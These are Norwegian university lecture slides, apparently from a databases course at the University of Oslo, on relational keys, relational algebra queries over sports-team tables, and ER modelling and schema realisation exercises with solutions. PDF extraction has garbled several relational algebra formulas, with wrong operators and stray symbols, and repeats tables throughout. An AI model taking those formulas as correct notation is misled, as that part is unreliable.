- ◆ **Attributt (Kolonne)**
- ◆ **Tuppel (Rad)**

Person

Navn	Adresse	Født	Pers.nr.	Jobb
Ole Persen	Veigaten 2	1991-02-03	12345	21419
Kari Olasen	Veigaten 2	1967-04-09	67891	18421
Nils Smith	Stedgaten 1	2001-11-30	98765	21419
Mary Maz	Husveien 32	1986-08-17	54321	04881

Firma

Navn	Reg.nr.
UiO	21419
DNB	18421
BI	04881
Freia	12345

Repetisjon: Begreper

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ **Database**
- ◆ **Relasjon (Tabell)**
- ◆ **Signatur**
- ◆ **Attributt (Kolonne)**
- ◆ **Tuppel (Rad)**
- ◆ **Domene (Type)**

Person

Navn	Adresse	Født	Pers.nr.	Jobb
Ole Persen	Veigaten 2	1991-02-03	12345	21419
Kari Olasen	Veigaten 2	1967-04-09	67891	18421
Nils Smith	Stedgaten 1	2001-11-30	98765	21419
Mary Maz	Husveien 32	1986-08-17	54321	04881

Firma

Navn	Reg.nr.
UiO	21419
DNB	18421
BI	04881
Freia	12345

Repetisjon: Nøkler

{Født, Pers.nr}
{Adresse, Født, Pers.nr}
Person

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ Supernøkkel

Navn	Adresse	Født	Pers.nr.	Jobb
Ole Persen	Veigaten 2	1991-02-03	12345	21419
Kari Olasen	Veigaten 2	1967-04-09	67891	18421
Nils Smith	Stedgaten 1	2001-11-30	98765	21419
Mary Maz	Husveien 32	1986-08-17	54321	04881

Firma

Navn	Reg.nr.
UiO	21419
DNB	18421
BI	04881
Freia	12345

Repetisjon: Nøkler

{Født, Pers.nr}
~~{Adresse, Født, Pers.nr}~~
Person

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ **Supernøkkel**
- ◆ **Kandidatnøkkel**

Navn	Adresse	Født	Pers.nr.	Jobb
Ole Persen	Veigaten 2	1991-02-03	12345	21419
Kari Olasen	Veigaten 2	1967-04-09	67891	18421
Nils Smith	Stedgaten 1	2001-11-30	98765	21419
Mary Maz	Husveien 32	1986-08-17	54321	04881

Firma

Navn	Reg.nr.
UiO	21419
DNB	18421
BI	04881
Freia	12345

Repetisjon: Nøkler

{F.M., Pers.nr.}

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ **Supernøkkel**
- ◆ **Kandidatnøkkel**
- ◆ **Nøkkel-attributt**

Person

Navn	Adresse	Født	Pers.nr.	Jobb
Ole Persen	Veigaten 2	1991-02-03	12345	21419
Kari Olasen	Veigaten 2	1967-04-09	67891	18421
Nils Smith	Stedgaten 1	2001-11-30	98765	21419
Mary Maz	Husveien 32	1986-08-17	54321	04881

Firma

Navn	Reg.nr.
UiO	21419
DNB	18421
BI	04881
Freia	12345

Repetisjon: Nøkler

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ **Supernøkkel**
- ◆ **Kandidatnøkkel**
- ◆ **Nøkkel-attributt**
- ◆ **Primærnøkkel**

Person

Navn	Adresse	Født	Pers.nr.	Jobb
Ole Persen	Veigaten 2	1991-02-03	12345	21419
Kari Olasen	Veigaten 2	1967-04-09	67891	18421
Nils Smith	Stedgaten 1	2001-11-30	98765	21419
Mary Maz	Husveien 32	1986-08-17	54321	04881


Firma

Navn	Reg.nr.
UiO	21419
DNB	18421
BI	04881
Freia	12345

Repetisjon: Nøkler

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ **Supernøkkel**
- ◆ **Kandidatnøkkel**
- ◆ **Nøkkel-attributt**
- ◆ **Primærnøkkel**
- ◆ **Fremmednøkkel**



Sportslag: Finn de ulike super/kandidat-nøklene

Sportslag (Navn, Land, Gren, Etabl., IReg)

Sportslag

Navn	Land	Gren	Etablert	IReg
Manchester United	England	Fotball	1878	23419
Manchester City	England	Fotball	1894	23421
AC Milan	Italia	Fotball	1899	11382
Chicago Bulls	USA	Basketball	1966	04881
FaZe Clan	USA	Esport	2010	81124
Vålerenga	Norge	Fotball	1913	31309
Vålerenga	Norge	Ishockey	1913	00356

- ◆ Antar at ingen par av lag fra samme land og gren kan ha samme navn.
- ◆ Antar at IReg er et internasjonalt ID system for sportslag hvor hvert lag har en unik ID

Super nøkler: (Eksempler)

{Navn, Land, gren}

{IReg}

{Etablert, IReg}

Kandidat nøkler:

{IReg}

{Navn, Land, Gren}

Utøvere: Finn de ulike super/kandidat/fremmed-nøklene

Sportslag

Navn	Land	Gren	Etablert	IReg
Manchester United	England	Fotball	1878	23419
Manchester City	England	Fotball	1894	23421
AC Milan	Italia	Fotball	1899	11382
Chicago Bulls	USA	Basketball	1966	04881
FaZe Clan	USA	Esport	2010	81124
Vålerenga	Norge	Fotball	1913	31309
Vålerenga	Norge	Ishockey	1913	00356

Utøvere

Nr	Navn	Lag	Id	Født
1	Lee Grant	23419	13	27.01.1983
2	David de Gea	23419	1	07.11.1990
3	Håvard Nygaard	81124	rain	27.08.1994
4	Steffen Søberg	00356	70	06.08.1993

- ◆ Antar at ID er unik for hver spiller på ett lag (slik som draktnummer)

Relasjonsalgebra: Finn alle lagnavn og når de ble etablert

Sportslag

Navn	Land	Gren	Etablert	IReg
Manchester United	England	Fotball	1878	23419
Manchester City	England	Fotball	1894	23421
AC Milan	Italia	Fotball	1899	11382
Chicago Bulls	USA	Basketball	1966	04881
FaZe Clan	USA	Esport	2010	81124
Vålerenga	Norge	Fotball	1913	31309
Vålerenga	Norge	Ishockey	1913	00356

$\pi_{Navn, Etablert}(Sportslag)$

Utøvere

Navn	Lag	Id	Født
Lee Grant	23419	13	27.01.1983
David de Gea	23419	1	07.11.1990
Håvard Nygaard	81124	rain	27.08.1994
Steffen Søberg	00356	70	06.08.1993

Relasjonsalgebra: Alle land som har et lag etablert etter 1900

Sportslag

Navn	Land	Gren	Etablert	IReg
Manchester United	England	Fotball	1878	23419
Manchester City	England	Fotball	1894	23421
AC Milan	Italia	Fotball	1899	11302
Chicago Bulls	USA	Basketball	1966	04881
FaZe Clan	USA	Esport	2010	81124
Vålerenga	Norge	Fotball	1913	31309
Vålerenga	Norge	Ishockey	1913	00356

Utøvere

Navn	Lag	Id	Født
Lee Grant	23419	13	27.01.1983
David de Gea	23419	1	07.11.1990
Håvard Nygaard	81124	rain	27.08.1994
Steffen Søberg	00356	70	06.08.1993

$\pi_{Land} (\sigma_{Etablert > 1900} (Sportslag))$



Relasjonsalgebra: Navnet på laget som 'Lee Grant' spiller på

Sportslag				
Navn	Land	Gren	Etablert	IReg
Manchester United	England	Fotball	1878	23419
Manchester City	England	Fotball	1894	23421
AC Milan	Italia	Fotball	1899	11382
Chicago Bulls	USA	Basketball	1966	04881
FaZe Clan	USA	Esport	2010	81124
Vålerenga	Norge	Fotball	1913	31309
Vålerenga	Norge	Ishockey	1913	00356

Utøvere			
Navn	Lag	Id	Født
Lee Grant	23419	13	27.01.1983
David de Gea	23419	1	07.11.1990
Håvard Nygaard	81124	rain	27.08.1994
Steffen Søberg	00356	70	06.08.1993

$$\begin{array}{|c|c|} \hline A & B \\ \hline 1 & 2 \\ \hline 3 & 4 \\ \hline \end{array} \times \begin{array}{|c|c|} \hline C & D \\ \hline 5 & 6 \\ \hline 7 & 8 \\ \hline \end{array}$$

$$= \begin{array}{|c|c|c|c|} \hline A & B & C & D \\ \hline 1 & 2 & 5 & 6 \\ \hline 1 & 2 & 7 & 8 \\ \hline 3 & 4 & 5 & 6 \\ \hline 3 & 4 & 7 & 8 \\ \hline \end{array}$$

$$\pi_{Navn} (\sigma_{Lag = IReg} (\sigma_{Navn \rightarrow Utøver} (\sigma_{Navn = 'Lee Grant'} (\cup_{Utøver}) \times Sportslag)))$$

Relasjonsalgebra: Alle par av lagnavn og utøver navn hvor utøveren hører til det laget

Sportslag

Navn	Land	Gren	Etablert	IReg
Manchester United	England	Fotball	1878	23419
Manchester City	England	Fotball	1894	23421
AC Milan	Italia	Fotball	1899	11382
Chicago Bulls	USA	Basketball	1966	04881
FaZe Clan	USA	Esport	2010	81124
Vålerenga	Norge	Fotball	1913	31309
Vålerenga	Norge	Ishockey	1913	00356

Utøvere

Navn	Lag	Id	Født
Lee Grant	23419	13	27.01.1983
David de Gea	23419	1	07.11.1990
Håvard Nygaard	81124	rain	27.08.1994
Steffen Søberg	00356	70	06.08.1993

$\pi_{Navn, Unavn} ($
 $Sportslag$

$\wedge_{Lag = IReg}$
 $Navn \rightarrow Unavn$

$Sportslag$

$* \int_{Navn \rightarrow Unavn} Lag \rightarrow IReg (Unavn)$

\wedge

IN2090 – Databaser og datamodellering

03 – Eksempeloppaver: Modellering

Leif Harald Karlsen
leifhka@ifi.uio.no




Universitetet i Oslo

Repetisjon: ER

Entiteter


- ◆ En *entitet* er en konkret ting i domene man modellerer
 - ◆ F.eks. *personen "Ola"*, *universitetet "UiO"*, *boken "FoDS"*, *den vitenskapelige teorien "Den generelle relativitetsteorien"*, osv.
- ◆ En entitets-type er en samling entiteter med like egenskaper
 - ◆ F.eks. *person*, *firma*, *bok*, *vitenskapelig teori*, osv.
- ◆ Bruker av og til ordet "entitet" når vi mener "entitetstyper"
- ◆ Entitetstyper uttrykkes i ER med et rektangel:



Repetisjon: ER

Attributter


- ◆ En attributt er en egenskap eller en verdi knyttet til alle entiteter i en entitetstype
- ◆ Typisk er disse dataene vi ønsker å lagre om entitetene i domenet
- ◆ F.eks. *navn, fødselsdato, adresse, ISBN, antall sider*, osv.
- ◆ Uttrykkes med ovaler i ER:



Repetisjon: ER

Relasjoner

- ◆ Relasjoner relaterer entiteter
- ◆ Relasjoner har ulike kardinaliteter
 - ◆ Øvre kardinaliteter uttrykket ved 1 eller N (mange)
 - ◆ Nedre kardinaliteter ved enkel eller dobbel deltagelse (strek)
- ◆ Uttrykkes med en diamant i ER:



Oppgave

Lag en ER-modell som inneholder følgende foilers informasjon om brukere, emner og grupper.

(Inspirert av Oppg 2.1 fra Eksamens 2018)

Brukere

1. Hver bruker er identifisert av et unikt nummer (f.eks. 483226).
2. I tillegg skal alle brukere ha et brukernavn (f.eks. har bruker 483226 brukernavnet "olanor"). Ingen brukere kan ha samme brukernavn.
3. Vi vil også registrere fullt navn for brukerne, men dette vil kanskje mangle for noen brukere. Flere brukere skal kunne ha samme navn.
4. En bruker kan også ha mange emailadresser.


Emner

1. Brukere kan være registrert i flere emner.
2. Emner er representert av en emnekode som består av to deler, et emnenummer (f.eks. "1010") og en fagkode (f.eks. "IN").
3. I tillegg skal alle emnene ha et emnenavn, og flere emner kan ha samme navn.
4. Et emne har også et fagområde (slik som "informatikk"), men dette kan utledes fra fagkoden.
5. Det er ingen øvre grense på hvor mange brukere som kan være registrert i et emne.
6. En bruker kan være foreleser i et emne (men ikke flere). Et emne må ha nøyaktig én foreleser.

Grupper

1. En gruppe hører til et emne, og har et gruppenummer som er unikt for det emnet.
2. I tillegg har gruppen et tidspunkt for gruppetime bestående av en dag og et klokkeslett.
3. En gruppe tilhører nøyaktig ett emne, men et emne kan ha en eller flere grupper.
4. Noen brukere er gruppelærer for en gruppe. En bruker kan være gruppelærer for flere grupper, men hver gruppe har nøyaktig én bruker som gruppelærer.

Løsning



IN2090 – Databaser og datamodellering

04 – Eksempeloffopaver: Modellering og realisering

Leif Harald Karlsen

leifhka@ifi.uio.no



Universitetet i Oslo

Oppgave 1 – Ternære relasjoner

Vi vil lage et ER-diagram som modellerer tillatelser. Lag ER-modellen som fanger følgende informasjon:

1. En godkjenning er noe som gis til en person av en autoritet for en gitt tillatelse. Vi har altså entitetene *person*, *autoritet* og *tillatelse*, og en relasjon *godkjenning* mellom disse.
2. En person identifiseres med et personnummer, en autoritet identifiseres med et navn og en tillatelse identifiseres med et navn.
3. En person kan få mange tillatelser fra en autoritet;
4. en autoritet kan gi mange personer samme tillatelse;
5. men kun én autoritet kan gi en bestemt tillatelse til en bestemt person.

Oppgave 2 – Ternære relasjoner

Vi vil lage et ER-diagram som modellerer salg av varer fra butikker til kunder. Lag ER-modellen som fanger følgende informasjon:

1. Varer selges av en butikk til en person. Vi har altså entitetene *butikk*, *kunde* og *vare*, og en relasjon *selger* mellom disse.
2. En kunde identifiseres med et kundenummer, en vare identifiseres med en strekkode og en butikk identifiseres med en adresse.
3. En kunde kan kjøpe samme vare fra mange butikker;
4. en butikk kan selge mange varer til samme kunde;
5. en butikk kan selge samme vare til mange kunder.
6. En kunde må ha kjøpt minst én vare fra en butikk.

Oppgave 3 – En mer realistisk oppgave


Lag en modell for et biblioteksystem, hvor du får oppgitt følgende (tvetydige) informasjon fra ulike ansatte:

1. Ansatt 1 sier: "Biblioteket har bøker som skal lagres i systemet. Hver bok har en tittel, en forfatter-streng (f.eks. 'Elamsri & Navathe') og et unikt ISBN-nummer."
2. Ansatt 2 sier: "For en bok er kombinasjonen av tittel og forfatter unikt."
3. Ansatt 3 sier: "Biblioteket kan ha flere av samme bok. Hver av disse kan være på utlån i en periode og har et unikt serienummer."
4. Ansatt 4 sier: "En bok kan komme i mange utgaver, slik som 1. utgave, 2. utgave, osv., men også feks. internasjonal utgave. ISBN-nummeret er da forskjellig for hver utgave, mens tittel og forfatter-streng er lik. Utgaver har også en dato de er utgitt. Den første utgaven av hver bok kaller vi bare 'original-utgaven'."


Hint: Kan ordet "bok" knyttes til den samme entitets-typen i alle setningene over?

Oppgave 4 – Realisering


Realiser følgende ER-diagram til et databaseskjema.



Oppgave 1 – Løsning




Oppgave 2 – Løsning




Oppgave 2 – Alternativ øsning

Alternativ løsning med svak entitet og binære relasjoner i stedet for ternær relasjon.



Oppgave 3 – Løsning



Oppgave 4 – Løsning

Bruker her enkel understrek for å markere kandidatnøkler og dobel understrek for å markere primærnøkkelen.

- ◆ Starter med å lage en relasjon per (ikke-svake) entitet (hvor vi ser bort ifra multi-verdi attributtet Mail og det utledbare attributtet Fagfelt) og må velge en av nøklene som primærnøkkelen (dobel-understreket dersom det er flere kandidatnøkler):

Bruker (nummer, brukernavn, navn)

Emne (emnenummer, fagkode, emnenavn)

- ◆ Så vil vi realisere svake entiteter. Her har vi kun GRUPPE. For denne må vi i tillegg til attributtet Nummer ha nøkkelattributtene til dens eiende entiteter, som her kun er EMNE. Nøkkelen blir så kombinasjonen av dens svake nøkkel og nøklene til dens eiende entiteter. I tillegg har vi de andre attributtene, altså får vi:

Gruppe (nummer, emnenummer, fagkode, dag, klokkeslett)

hvor nummer er den svake nøkkelen og (emnenummer, fagkode) refererer til Emne (emnenummer, fagkode).

Oppgave 4 – Løsning (fort.)

- ◆ Deretter må vi realisere de vanlige relasjonene. Vi starter med FORELESER_I-relasjonen. Denne er 1-1. Siden hvert emne må ha en foreleser, gir det mest mening å legge denne relasjonen inn som en attributt i Emne-relasjonen. Vi oppdaterer derfor denne tabellen slik:

Emne(emnenummer, fagkode, emnenavn, foreleser)

hvor foreleser refererer til Bruker(nummer). Merk at foreleser nå blir en kandidatnøkkel, siden en bruker bare kan forelese ett emne (og alle emner har en foreleser).

- ◆ Så har vi GRUPPELÆRER_I som er en 1-N-relasjon. Her kan vi velge om vi vil ha den i en egen relasjon, eller om vi vil putte relasjonen inn i Gruppe-relasjonen. Siden hver gruppe må ha en gruppelærer gir det mening å putte denne inn i Gruppe-relasjonen, og den vil da se slik ut:

Gruppe(nummer, emnenummer, fagkode, dag, klokkeslett, gruppelærer)

hvor Gruppe(gruppelærer) refererer til Bruker(nummer).

Oppgave 4 – Løsning (fort.)

- ◆ Videre har vi REGISTRERT_I, som er en M-N-relasjon, så må derfor få sin egen relasjon:

Registrert_i(nummer, emnenummer, fagkode)

hvor Registrert_i(nummer) refererer til Bruker(nummer) og
Registrert_i(emnenummer, fagkode) refererer til Emne(emnenummer, fagkode).

Oppgave 4 – Løsning (fort.)

- ◆ Til slutt må vi realisere multi-verdi attributter. Den eneste slike er BRUKERs Mail. Vi lager da en egen relasjon som inneholder en attributt nummer som peker på Bruker(nummer) samt en attributt mail som inneholder mailadressen:

Mail(nummer, mail)

Oppgave 4 – Løsning (fort.)

Hele skjemaet blir da:

Bruker(nummer, brukernavn, navn)

Emne(emnenummer, fagkode, emnenavn, foreleser)

Gruppe(nummer, emnenummer, fagkode, dag, klokkeslett, gruppelærer)

Registrert_i(nummer, emnenummer, fagkode)

Mail(nummer, mail)

hvor vi har fremmednøklene:

Gruppe(gruppelærer) → Bruker(nummer)

Emne(foreleser) → Bruker(nummer)

Registrert_i(emnenummer, fagkode) → Emne(emnenummer, fagkode)

Registrert_i(nummer) → Bruker(nummer)

Mail(nummer) → Bruker(nummer)

Oppgave 4 – Løsning (alternativ syntaks)

Her er samme databaseskjema skrevet med en alternativ syntaks. Her er 'KN' kort for kandidatnøkler og 'PN' kort for primærnøkler.

```
# Relasjoner

Bruker(nummer, brukernavn, navn)
- KN: {nummer}, {brukernavn}
- PN: {nummer}
Emne(emnenummer, fagkode, emnenavn, foreleser)
- KN: {emnenummer, fagkode}
- PN: {emnenummer, fagkode}
Gruppe(nummer, emnenummer, fagkode, dag, klokkeslett, gruppelærer)
- KN: {nummer, emnenummer, fagkode}
- PN: {nummer, emnenummer, fagkode}
Registrert_i(nummer, emnenummer, fagkode)
- KN: {nummer, emnenummer, fagkode}
- PN: {nummer, emnenummer, fagkode}
Mail(nummer, mailadresse)
- KN: {nummer, mailadresse}
- PN: {nummer, mailadresse}

# Fremmednøkler

